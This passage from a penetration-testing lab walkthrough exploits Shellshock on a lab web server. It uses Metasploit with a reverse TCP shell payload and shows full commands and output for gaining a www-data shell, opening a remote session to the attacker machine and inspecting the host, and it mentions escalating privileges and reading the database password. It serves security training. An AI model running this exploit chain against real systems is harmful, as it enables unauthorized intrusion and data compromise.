The two main types of shells in exploit payloads are bind shells and reverse shells. Bind shells mean that a listener is created on the victim machine and the attacker must connect to it. For a reverse shell, the attacker creates the listener and the payload connects back to the attacker. The choice of bind or reverse usually depends on the configuration of the firewall and other network connectivity configurations. Generally

speaking, it is more likely for a victim to be able to connect out to a random internet address, then for the attacker to be able to connect directly to the victim machine.
more...




```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set PAYLOAD linux/x86/shell_reverse_tcp
PAYLOAD => linux/x86/shell_reverse_tcp
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > 
```

5. ☐ The payload itself also has a number of options that we will need to set. We can view these options by issung the comnand:
show options

This shows the exploit options, as well as the payload options, now that we have loaded a payload. The only option we need to set is the LHOST parameter. This should be set to the IP address of the attacker machine, as that is the address that the victim will need to connect back to. This can be done by entering the following command:
set LHOST 192.168.1.50


If you are not sure what the IP address of the attacker machine is, you can issue the command:
ifconfig
from inside Metasploit.



```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting      Required  Description
   ----            ---------------      --------  -----------
   CMD_MAX_LENGTH  2048                 yes       CMD max line length
   CVE             CVE-2014-6271        yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent           yes       HTTP header to use
   METHOD          GET                  yes       HTTP method to use
   Proxies                              no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST           mutillidae           yes       The target address
   RPATH           /bin                 yes       Target PATH for binaries used by the CmdStager
   RPORT           80                   yes       The target port (TCP)
   SRVHOST         0.0.0.0              yes       The local host to listen on. This must be an address on the local machine or
 0.0.0.0
   SRVPORT         8080                 yes       The local port to listen on.
   SSL             false                no        Negotiate SSL/TLS for outgoing connections
   SSLCert                              no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /cgi-bin/status.cgi  yes       Path to CGI script
   TIMEOUT         5                    yes       HTTP read response timeout (seconds)
   URIPATH                              no        The URI to use for this exploit (default is random)
   VHOST                                no        HTTP server virtual host


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 192.168.1.50
LHOST => 192.168.1.50
```

6. ☐ Run the exploit by issung the following command in Metasploit:
run

The output indicates that the exploit was succesful, and that a shell session has been opened.




```
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.50:4444
msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > [*] Command Stager progress - 100.61% done (822/817 bytes)
[*] Command shell session 1 opened (192.168.1.50:4444 -> 192.168.1.100:36974) at 2018-01-31 09:16:05 -0500
```

7. ☐ Due to the nature of the exploit, it is run in the background. You can see this in the first line of output, where it indicates that it is running the exploit as a background job. In order to interact with the background session, issue the following command in Metasploit:
sessions -i 1

At this point you have a fully functional shell on the server computer. It is not evident, since there is no prompt. However, as you issue commands you can see that you are indeed on the server. Issue the following commands to show you have access to the server:
id
pwd
ifconfig
cat /etc/lsb-release
cat /usr/lib/cgi-bin/status.cgi

From the output, you can see that you are running as **www-data**, you are located in the **/usr/lib/cgi-bin** directory, your IP address is **192.168.1.100** (recall that the attacker machine's IP address is **192.168.1.50**). Also, the **lsb-release** file indicates that we are running Ubuntu 12.04. We can also now view the cgi script that we exploited.

In the output from the exploit, it indicates that the session is number 1. That is the session you instructed Metasploit to interact with in the command you just issued. If you exploit the system again, you will get a different session number.



```
[*] Command shell session 1 opened (192.168.1.50:4444 -> 192.168.1.100:36974) at 2018-01-31 09:16:05 -0500
sessions -i 1
[*] Starting interaction with 1...

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/usr/lib/cgi-bin
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:07:d0:f1
          inet addr:192.168.1.100  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe07:d0f1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8817 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8774 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2041791 (2.0 MB)  TX bytes:4952726 (4.9 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04.5 LTS"
cat /usr/lib/cgi-bin/status.cgi
#!/bin/bash

echo "Content-type: text/html"
echo
echo
echo "Everything is <b>OK</b><br>"
echo "`uname -a `"
echo "<br>"
echo "`cat /etc/os-release`"
```

If this were a real penetration test, the next step would be elevate our shell to have root privileges, which, on Ubuntu 12.04, should be easy. However, we will leave that for a different module. In any case, we could now view the database password, and then add or modify data directly in the database, which would completely compromise the integrity of the web application.

The main point here is that running web applications on insecure platforms, or using insecure components, destroys the security of the entire application. Care must be taken to ensure that the Operating System and all associated software is patched and up to date, to ensure that there are no *known* vulnerabilities in the system.